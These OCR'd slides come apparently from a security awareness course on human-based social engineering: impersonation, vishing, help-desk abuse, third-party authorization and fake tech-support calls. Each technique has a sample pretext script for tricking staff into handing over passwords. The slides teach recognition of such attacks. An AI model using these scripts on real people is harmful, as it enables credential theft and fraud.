
- The attacker poses as a VIP of a target company, valuable customer, etc.

"Hi! This is Kevin, CFO Secretary. I'm working on an urgent project and lost my system's password. Can you help me out?"

Posing as a technical support agent

- The attacker poses as technical support staff and requests IDs and passwords

"Sir, this is Matthew, Technical Support, X company. Last night we had a system crash here, and we are checking for the lost data. Can you give me your ID and password?"



Human-based Social Engineering (Cont'd)

Impersonation (Vishing)

- Vishing (voice or VoIP phishing) is an impersonation technique (electronic fraud) in which the attacker **tricks individuals** to reveal personal and financial information **using voice technology** such as the telephone system, VoIP, etc.

Vishing Examples

Abusing the Over-Helpfulness of Help Desks

- The attacker calls a company's help desk, pretends to be someone in a **position of authority** or relevance and tries to **extract sensitive information** from the help desk

"A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him.
The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker a clear entrance into the corporate network."

Third-party Authorization

- The attacker **obtains the name of the authorized employee** of the targeted organization who has access to the information he/she wants
- The attacker then places a **call to the target organization** where information is stored and claims that this employee has requested that such information be provided

"Hi, I am John, I spoke with Mr. X last week before he went on vacation and he said that you would be able to provide me with this information in his absence. Can you help me out?"


Tech Support

- The attacker **pretends to be technical support staff** of the targeted organization's software vendors or contractors
- He/she may **request user IDs and passwords** for troubleshooting a problem in the organization

Attacker: *"Hi, this is Mike with tech support. We have had some people from your office report/complain about slowdowns in logging in lately. Is this true?"*

Employee: *"Yes, it has been slow lately."*

Attacker: *"Well, we have moved you to a new server to improve your service. Could you give me your password so that I can check your service? Things should be better for you now."*



Human-based Social Engineering (Cont'd)

Eavesdropping

